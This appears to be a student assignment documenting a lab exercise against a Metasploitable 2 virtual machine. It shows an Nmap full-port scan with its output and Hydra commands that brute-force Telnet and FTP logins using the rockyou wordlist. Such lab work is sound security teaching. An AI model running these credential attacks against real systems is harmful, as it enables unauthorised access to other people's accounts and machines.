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Assignment #3


Brute Force Attack Demonstration Using Hydra

Objective:


The objective of this task was to demonstrate the use of Nmap, Telnet, and Hydra tools to identify open ports, interact with a service, and perform a brute-force attack on the chosen service to showcase the vulnerability of weak credentials.

Methodology:

1. **Getting Ip of M2:**




2. **Scanning for Open Ports with Nmap:**
   Initially, I used Nmap to scan the target machine (Metasploitable 2) for open ports. The following Nmap command was used:
   $ nmap -sV -p- 192.168.0.110



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 192.168.0.110
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 12:27 EST
Nmap scan report for 192.168.0.110
Host is up (0.0011s latency).
Not shown: 65506 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
8180/tcp  open  unknown
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
36535/tcp open  java-rmi    GNU Classpath grmiregistry
37534/tcp open  nlockmgr    1-4 (RPC #100021)
49473/tcp open  status      1 (RPC #100024)
56352/tcp open  mountd      1-3 (RPC #100005)
```

The scan results indicated several open ports, including Telnet (Port 23), FTP (Port 21), SSH (Port 22), and more. The specific ports of interest for this exercise were Telnet and FTP.


3. **Interacting with Telnet:**
   I chose to interact with the Telnet service running on port 23. The initial approach was to use Hydra for a brute-force attack on Telnet with the full wordlist (rockyou.txt). The following Hydra command was issued:
   $ sudo hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt telnet://192.168.0.110



   However, Telnet proved to be slow, leading to a longer attack duration. Therefore, a more efficient service, FTP, was selected as the target for the brute-force attack.

4. **Switching to FTP:**
   Due to the performance issue with Telnet, I switched to FTP on port 21, which was also identified as an open service. I chose a smaller wordlist to reduce the attack duration. The following command was issued using Hydra with the smaller wordlist (small_wordlist.txt), which contained the first 1000 entries from rockyou.txt.

   $ hydra -l msfadmin -P /home/small_wordlist.txt ftp://192.168.0.110



Conclusion:

- **Telnet** was initially chosen for the attack, but due to performance issues, we switched to **FTP** for a more efficient attack.
- A smaller wordlist (small_wordlist.txt) was used to reduce the time of the brute-force attack.

- This demonstration highlights the vulnerability of weak credentials and the effectiveness of Hydra in performing brute-force attacks.
- Now we can also login to M2 using kali